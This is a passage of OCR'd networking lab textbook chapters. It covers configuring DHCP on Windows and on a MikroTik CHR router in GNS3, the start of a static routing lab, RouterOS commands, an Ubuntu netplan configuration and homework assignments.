
You have to provide an identifying scope name. You also have the option of providing a description.

Type a name and description for this scope. This information helps you quickly identify how the scope is to be used on your network.

Name: Scope1

Description:

Figure 16 – Scope Name Screen



New Scope Wizard

IP Address Range

You define the scope address range by identifying a set of consecutive IP addresses.

Configuration settings for DHCP Server

Enter the range of addresses that the scope distributes.

Start IP address: 200 . 200 . 200 . 20


End IP address: 200 . 200 . 200 . 250

Configuration settings that propagate to DHCP Client

Length: 24

Subnet mask: 255 . 255 . 255 . 0

Figure 17 – IP Address Range Screen



New Scope Wizard

Lease Duration

The lease duration specifies how long a client can use an IP address from this scope.


Lease durations should typically be equal to the average time the computer is connected to the same physical network. For mobile networks that consist mainly of portable computers or dial-up clients, shorter lease durations can be useful. Likewise, for a stable network that consists mainly of desktop computers at fixed locations, longer lease durations are more appropriate.

Set the duration for scope leases when distributed by this server.

Limited to:

Days: 0 Hours: 8 Minutes: 0

Figure 18 – Lease Duration screen



New Scope Wizard

Router (Default Gateway)

You can specify the routers, or default gateways, to be distributed by this scope.

To add an IP address for a router used by clients, enter the address below.

IP address: 200 . 200 . 200 . 1

Figure 19 – Default Gateway screen




Figure 20 – Completed scope

CHAPTER 20

Dynamic Host Configuration Protocol - MikroTik CHR

JACOB CHRISTENSEN

Thus far, we've explored two approaches to integrating DHCP servers into a network using both Linux and Windows as dedicated servers. This chapter introduces yet another method for deploying DHCP, in the form of a router. This proves particularly handy in scenarios where a quick and easy solution is required. Configuring DHCP in this manner offers rapid deployment and simplicity, making it ideal fit smaller network environments.

Estimated time for completion: 10 minutes

LEARNING OBJECTIVES

- Successfully deploy a DHCP solution using a MikroTik router on an enterprise network
- Capture and Observe DHCP packets using Wireshark
- Capture and Observe ARP packets using Wireshark
- Successfully add hosts to an enterprise network and receive IP addresses automatically

PREREQUISITES

- Chapter 16 – Introduction to Routers

DELIVERABLES

Five screenshots are required:

- Neatly labeled and organized GNS3 workspace
- MikroTik router configuration
- Screenshot of Wireshark
  - DHCP packets for PC1
  - DHCP packets for PC2
  - PC1 pinging PC2

RESOURCES

- MikroTik RouterOS Documentation – "DHCP Server" – https://help.mikrotik.com/docs/display/ROS/DHCP#DHCP-Summary.2

CONTRIBUTORS AND TESTERS

- Dante Rocca, Cybersecurity Student, ERAU-Prescott

Phase I -Build the Network Topology

The following steps are to create a baseline environment for completing the lab. It makes assumptions about learner knowledge from completing previous labs.

Your final network will look like the following:




Figure 1 – Final GNS3 network environment

1. Start GNS3
   1.1. Create a new project: **LAB_06**
2. Build a Class C subnet with the network address **178.58.58.0/24**
   2.1. Two client devices – *VPCS*
   2.2. One switch – *Ethernet switch*
   2.3. One DHCP server – *MikroTik router*

NOTE: The MikroTik CHR version used when making this lab was **7.11.3**.

2.4. Connect the PCs to the switch

2.5. Connect port ether1 on the router to the switch

3. Label and organize your network as necessary

Phase II – Configuring the MikroTik Router

Once the network is built we need to configure the router to act as our DHCP server.


1. Start the MikroTik router and open its console

1.1. Change the hostname to reflect the router's primary purpose

```
> system identity set name=DHCP-SERVER
```

1.2. Remove the default DHCP listener on ether1

```
> ip dhcp-client remove 0
```




```
[admin@DHCP-SERVER] > ip dhcp-client print
Columns: INTERFACE, USE-PEER-DNS, ADD-DEFAULT-ROUTE, STATUS
# INTERFACE  USE-PEER-DNS  ADD-DEFAULT-ROUTE  STATUS
0 ether1     yes           yes                searching...
[admin@DHCP-SERVER] > ip dhcp-client remove 0
[admin@DHCP-SERVER] > ip dhcp-client print

[admin@DHCP-SERVER] >
```

Figure 2 – Removing the DHCP client

1.3. Assign a static IP address to its running interface

```
> ip address add address=178.58.58.254/24 interface=ether1
```

NOTE: In this example, I have *ether1* connected to the switch. Remember to adjust this to be applicable for your environment.



```
[admin@DHCP-SERVER] > ip address add address=178.58.58.254/24 interface=ether1
[admin@DHCP-SERVER] > ip address print
Columns: ADDRESS, NETWORK, INTERFACE
# ADDRESS           NETWORK      INTERFACE
0 178.58.58.254/24  178.58.58.0  ether1
[admin@DHCP-SERVER] >
```

Figure 3 – Assigned IPv4 addresses

1.4. Use the built-in setup wizard to configure the DHCP server (Figure 4)

```
> ip dhcp-server setup
```

1.4.1. dhcp server interface: ***ether1***

1.4.2. dhcp address space: ***178.58.58.0/24***

1.4.3. gateway for dhcp network: ***178.58.58.254***

1.4.4. addresses to give out: ***178.58.58.1-178.58.58.253***

1.4.5. dns servers: (none just hit <*Enter*>)

1.4.6. lease time: ***1800***

2. Test the DHCP service on the network

2.1. From PC1, request a new host address

```
> ip dhcp
```

2.2. From PC2, request a new host address

```
> ip dhcp
```

3. From PC1, ping PC2 to test connectivity

End of Lab

Deliverables

Five screenshots are required to receive credit for this exercise:

- GNS3 workspace with all devices labeled
- MikroTik router configuration
- Wireshark capture of PC1 devices getting and receiving DHCP IPv4 addresses
- Wireshark capture of PC2 devices getting and receiving DHCP IPv4 addresses
- Wireshark caputre of PC1 pinging PC2

Homework


Assignment 1 – Create a LAN for 43 hosts with a Mikrotik DHCP server while minimizing unused IP addresses

- Used a randomized network address
- There's no need to put in all 43 host just show the setup process for the DHCP server and that it is working with at least two hosts
- RECOMMENDED GRADING CRITERIA
    - Screenshot of GNS3 Environment
    - Screenshot of end devices receiving IP addresses
    - Screenshot of DHCP setup process

Assignment 2 – Use the Mikrotik router as both a DHCP server and a router

- Add another LAN attached to the same Mikrotik router
- Ensure devices on both LANs use the Mikrotik router as a DHCP server
- Ensure devices on both LANs can contact each other
- RECOMMENDED GRADING CRITERIA
    - Screenshot of GNS3 Environment
    - Screenshot of an end device on the first LAN receiving an IP address
    - Screenshot of an end device on the second LAN receiving an IP address
    - Screenshot of a device on one LAN pinging a device on the other LAN

Figures for the Printed Version



```
[admin@DHCP-SERVER] > ip dhcp-server setup
Select interface to run DHCP server on

dhcp server interface: ether1
Select network for DHCP addresses

dhcp address space: 178.58.58.0/24
Select gateway for given network

gateway for dhcp network: 178.58.58.254
Select pool of ip addresses given out by DHCP server

addresses to give out: 178.58.58.1-178.58.58.253
Select DNS servers

dns servers:
Select lease time

lease time: 1800
[admin@DHCP-SERVER] >
```

Figure 4 – DHCP Server setup wizard

CHAPTER 21

Static Networking Part 1

MATHEW J. HEATH VAN HORN, PHD AND JACOB CHRISTENSEN

Up to this point, we have only used one router in our working environments. However, you will rarely work on a network with only a single because the whole point of an enterprise network is to connect multiple LANs into a unified cohesive network.

In this lab, we will create and connect three LANs via routers. We introduce you to static routing solutions so you can become familiar with routing procedures. Static routing is impractical mainly because it is very manpower intensive to maintain and prone to human error.

Estimated time for completion: 70 minutes

LEARNING OBJECTIVES

- Successfully create two functional LANs:
  - Red (DHCP + 2 PCs)
  - Blue (DHCP + 2 PCs)
- Configure two routers to use static routing so all devices can communicate

PREREQUISITES

- Chapter 16 – Introduction to Routers
- Chapter 17 – IPv4 Addressing
- Chapter 18 – DHCP using Linux

DELIVERABLES

- Screenshot of GNS3 workspace with labels
- Screenshot of Wireshark IMCP packets showing a Red device successfully pinging a Blue device

RESOURCES

- MikroTik RouterOS Documentation – "IP Routing" – https://help.mikrotik.com/docs/display/ROS/IP+Routing

CONTRIBUTORS AND TESTERS

- Dante Rocca, Cybersecurity Student, ERAU-Prescott
- Sawyer Hansen, Cybersecurity Student, ERAU-Prescott

Overview

You are now going to combine your subnet, DHCP, and router configuration skills to create two networks, each with their own gateway routers. Your final product should look similar to the following.




Figure 1 – Final GNS3 network environment

Phase I -Build the Network Topology

The following steps are to create the baseline for completing the lab. It makes assumptions about learner knowledge from completing previous labs. Going forward, we will be using Ubuntu Servers for all network servicing needs. For those who have limited computational resources, consider using TinyCore as an alternative.

1. Start GNS3

   1.1. Create a new project: **LAB_07**

2. Build the **Red** subnet with the following specifications:

   2.1. IP address space – **115.20.20.0/24**

   2.2. Two client machines – *VPCS*

   2.3. One switch – *Ethernet switch*

   2.4. One DHCP server – *Ubuntu Server VM (isc-dhcp-server)*

   2.5. One router – *MikroTik CHR*

   2.6. Connect the server and PCs to their associated switch

   2.7. Connect the switch to the router's *ether1* interface

3. Configure the MikroTik router to act as Red's gateway

NOTE: Refer to Chapter 16, Phase II, Step 4 for more information.

   3.1. Set a new hostname to reflect its new purpose

```
> system identity set name=RED-ROUTER
```

   3.2. Set *ether1* with the IP address **115.20.20.250** for the Red network


```
> ip address add address=115.20.20.250/24 interface=ether1
```

   3.3. Verify that it was taken

```
> ip address print
```

MikroTik Configuration Preface

By default, MikroTik routers will have a DHCP client enabled on interface *ether1*, which will automatically request an IP address once the network's DHCP server is online. To avoid unnecessary packet traffic (and troubleshooting headaches), disable this client as part of the router's setup routine. You can identify interfaces with DHCP clients enabled via the "dynamic" (*D*) flag that appears next to its identification number.




```
[admin@MikroTik] > ip addres print
Flags: D - DYNAMIC
Columns: ADDRESS, NETWORK, INTERFACE
#   ADDRESS            NETWORK        INTERFACE
0   192.168.1.1/24     192.168.1.0    ether1
1   215.100.12.1/24    215.100.12.0   ether2
2   10.11.101.1/24     10.11.101.0    ether3
3 D 200.200.200.20/24  200.200.200.0  ether1
[admin@MikroTik] >
```

Figure 2 – Dynamically assigned IP address

List all DHCP clients currently enabled on the device.

```
> ip dhcp-client print
```




```
[admin@MikroTik] > ip dhcp-client print
Columns: INTERFACE, USE-PEER-DNS, ADD-DEFAULT-ROUTE, STATUS, ADDRESS
# INTERFACE  USE-PEER-DNS  ADD-DEFAULT-ROUTE  STATUS  ADDRESS
0 ether1     yes           yes                bound   200.200.200.20/24
[admin@MikroTik] >
```

Figure 3 – Default MikroTik DHCP listener

Remove the DHCP client. When editing or deleting entries in RouterOS, you “select” a target row based on its number (#) in the first column. In this instance, we are removing entry zero.


```
> ip dhcp-client remove 0
```



```
[admin@MikroTik] > ip dhcp-client remove 0
[admin@MikroTik] > ip dhcp-client print

[admin@MikroTik] >
```

Figure 4 – Remove default DHCP listener

Verify that all IP addresses are now static. Note that this method can also be used to remove or edit accidental interface IP assignements. Instead of *ip dhcp-client remove #*, the syntax would be ***ip address remove #***, where **#** represents the row you wish to select.



```
[admin@MikroTik] > ip address print
Columns: ADDRESS, NETWORK, INTERFACE
# ADDRESS          NETWORK       INTERFACE
0 192.168.1.1/24   192.168.1.0   ether1
1 215.100.12.1/24  215.100.12.0  ether2
2 10.11.101.1/24   10.11.101.0   ether3
[admin@MikroTik] >
```


Figure 5 – Print currently assigned IP addresses

4. Configure Ubuntu Server to act as Red's DHCP server

NOTE: Refer to Chapter 18, Phase II, Steps 2-7 for more information.

4.1. Assign its Ethernet card with the static IP address of **115.20.20.254/24** and a default gateway of **115.20.20.250** (ether1 on the Red router)

```
> sudo vi /etc/netplan/00-installer-config.yaml
```



```
# This is the network config written by 'Jake M. Christensen'
# 2023.02.07
network:
  ethernets:
    enp0s3:
      optional: true
      dhcp4: false
      addresses:
        - 115.20.20.254/24
      routes:
        - to: default
          via: 115.20.20.250
  version: 2
```


Figure 6 – Red DHCP server interface configuration

